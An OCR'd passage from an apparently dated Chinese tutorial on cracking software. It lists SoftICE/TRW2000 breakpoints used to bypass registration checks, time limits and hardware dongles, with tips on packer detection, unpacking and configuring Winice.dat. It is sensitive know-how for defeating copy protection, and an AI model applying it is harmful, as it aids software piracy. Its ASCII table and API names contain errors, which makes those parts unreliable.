


图 3-31

点击“Serach...”后在目录中选定“gtw.exe”，其他选项默认即可，按“OK”进入Gtw的Windows主程序界面：



图 3-32

点击“Open...”后在目录中选定需要查看的应用程序名，然后Gtw就会显示该程序的类型信息。（图 3-33）

此例中 Trw2000.exe 是没有经过压缩的应用程序。（图 3-34）

此例中Notepad.exe是被ASPACK V1.083压缩过的应用程序

程序中的“Option”选项即为程序初次运行时



## 8.2.7 破解常用断点设置

软件破解的主要工具是Soft-ice,如何在Soft-ice中设置好断点对于破解的成功是非常重要的,下面列举了一些常用的断点设置,这些断点同样适合于Trw2000,两者基本上是兼容的。

|   |   |
|---|---|
| bpx hmemcpy<br>bpx Lockmytask   | 破解万能断点,拦截内存拷贝动作<br>当你用其他断点都无效时可以试一下,这个断点拦截按键的动作 |
| 拦截窗口:<br>bpx CreateWindows<br>bpx CreateWindowsEx(A)<br>bpx ShowWindows<br>bpx UpdateWindows<br>bpx GetWindowsText(A)<br>bpx GetWindowsWord | 创建窗口<br>创建窗口<br>显示窗口<br>更新窗口<br>获取窗口文本<br>获取窗口字 |
| 拦截消息框:<br>bpx MessageBox(A)<br>bpx MessageBoxExA  | 消息框<br>消息框                                      |
| 拦截对话框:<br>bpx DialogBox<br>bpx DialogBoxParam(A)  | 对话框<br>对话框                                      |



续上表

|   |                            |
|---|----------------------------|
| bpx GetDlgItemText (A)<br>bpx GetDlgItemInt                       | 获取对话框文本<br>获取对话框整数值        |
| 拦截时间:<br>bpx GetLocalTime<br>bpx GetSystemTime<br>bpx GetFileTime | 获取本地时间<br>获取系统时间<br>获取文件时间 |
| 拦截文件:<br>bpx CreatefileA<br>bpx ReadFile<br>bpx WriteFile         | 创建或打开文件<br>读文件<br>写文件      |
| 拦截驱动器:<br>bpx GetDrivetype(A)<br>bpx GetLogicalDrives             | 获取磁盘驱动器类型<br>获取逻辑驱动器符号     |
| 拦截狗:<br>bpio -h 378 R   | 378是并行打印机端口                |

注意: 上面断点中括号内的(A)表示Win32 API函数, 现在的软件大多采用Win32 API函数, 所以通常应该优先设置末尾带字母A的断点。



## 附 录

## 常用字符的 7 位 ASCII 值

| Dec | Hex | Char | Dec | Hex | Char |
|-----|-----|------|-----|-----|------|
| 32  | 20  | (空格) | 56  | 38  | 8    |
| 33  | 21  | !    | 57  | 39  | 9    |
| 34  | 22  | “    | 58  | 3A  | :    |
| 35  | 23  | #    | 59  | 3B  | ;    |
| 36  | 24  | \$   | 60  | 3C  | <    |
| 37  | 25  | %    | 61  | 3D  | =    |
| 38  | 26  | &    | 62  | 3E  | >    |
| 39  | 27  | ‘    | 63  | 3F  | ?    |
| 40  | 28  | (    | 64  | 40  | @    |
| 41  | 29  | )    | 65  | 41  | A    |
| 42  | 2A  | *    | 66  | 42  | B    |
| 43  | 2B  | +    | 67  | 43  | C    |
| 44  | 2C  | ,    | 68  | 44  | D    |
| 45  | 2D  | -    | 69  | 45  | E    |
| 46  | 2E  | .    | 70  | 46  | F    |
| 47  | 2F  | /    | 71  | 47  | G    |
| 48  | 30  | 0    | 72  | 48  | H    |
| 49  | 31  | 1    | 73  | 49  | I    |

|    |    |   |
|----|----|---|
| 50 | 32 | 2 |
| 51 | 33 | 3 |
| 52 | 34 | 4 |
| 53 | 35 | 5 |
| 54 | 36 | 6 |
| 55 | 37 | 7 |

|    |    |   |
|----|----|---|
| 74 | 4A | J |
| 75 | 4B | K |
| 76 | 4C | L |
| 77 | 4D | M |
| 78 | 4E | N |
| 79 | 4F | O |

| Dec | Hex | Char |
|-----|-----|------|
| 80  | 50  | P    |
| 81  | 51  | Q    |
| 82  | 52  | R    |
| 83  | 53  | S    |
| 84  | 54  | T    |
| 85  | 55  | U    |
| 86  | 56  | V    |
| 87  | 57  | W    |
| 88  | 58  | X    |
| 89  | 59  | Y    |
| 90  | 5A  | Z    |
| 91  | 5B  | [    |
| 92  | 5C  | \    |
| 93  | 5D  | ]    |
| 94  | 5E  | ^    |
| 95  | 5F  | _    |
| 96  | 60  | `    |

| Dec | Hex | Char |
|-----|-----|------|
| 104 | 68  | h    |
| 105 | 69  | i    |
| 106 | 6A  | j    |
| 107 | 6B  | k    |
| 108 | 6C  | l    |
| 109 | 6D  | m    |
| 110 | 6E  | n    |
| 111 | 6F  | o    |
| 112 | 70  | p    |
| 113 | 72  | q    |
| 114 | 72  | r    |
| 115 | 73  | s    |
| 116 | 74  | t    |
| 117 | 75  | u    |
| 118 | 76  | v    |
| 119 | 77  | w    |
| 120 | 78  | x    |

|     |    |   |     |    |   |
|-----|----|---|-----|----|---|
| 97  | 61 | a | 121 | 79 | y |
| 98  | 62 | b | 122 | 7A | z |
| 99  | 63 | c | 123 | 7B | { |
| 100 | 64 | d | 124 | 7C |   |
| 101 | 65 | e | 125 | 7D | } |
| 102 | 66 | f | 126 | 7E | ~ |
| 103 | 67 | g | 127 | 7F |   |

注：Dec 表示：十进制，Hex 表示：十六进制，Char 表示：字符

## Soft-ice 常见问题

1、如何知道软件是被什么加的密？

用 TYP 或 GetTyp 侦测文件类型或用 Procdump 查看文件的 Section 就可以知道用什么加密。

2、经常看到脱壳时下命令 bpx loadlibrarya, 下命令后 Soft-ice 告知未定义，但 Soft-ice 怎么拦不住？

在 Soft-ice 的目录下有一个文件 Winice.dat

其实是个文本文件，将这文件的最后几行把他改成如下：

前面有分号的就是注解，把后面有 \*32.dll 的方号去掉就行了

顺便加上 vb5, vb6 的 dll, 也可拦 vb 的 function 了

```
EXP=c:\Windows\system\kernel32.dll
EXP=c:\Windows\system\user32.dll
EXP=c:\Windows\system\gdi32.dll
EXP=c:\Windows\system\comdlg32.dll
EXP=c:\Windows\system\shell32.dll
EXP=c:\Windows\system\advapi32.dll
EXP=c:\Windows\system\shell232.dll
EXP=c:\Windows\system\comctl32.dll
;EXP=c:\Windows\system\crt.dll
;EXP=c:\Windows\system\version.dll
EXP=c:\Windows\system\netlib32.dll
;EXP=c:\Windows\system\msshui.dll
EXP=c:\Windows\system\msnet32.dll
EXP=c:\Windows\system\mspwl32.dll
;EXP=c:\Windows\system\mpr.dll
exp=c:\soft\95logo3\vb40032.dll
exp=c:\Windows\system\msvbvm50.dll
exp=c:\Windows\system\msvbvm60.dll
```

3、在调试软件时，经常看到寄存器是EAX、EBX、ECX 或 AX、BX、CX 等，这是怎么回事？

因为Win9x系统是一个16位和32位混合的操作系统，在这系统上能运行16位和32位的应用软件，所以你如调试不同位数的软件时，在寄存器上就反应出来了，EAX、EBX、ECX 等是32位寄存器，而AX、BX、CX 等是表示16位寄存器。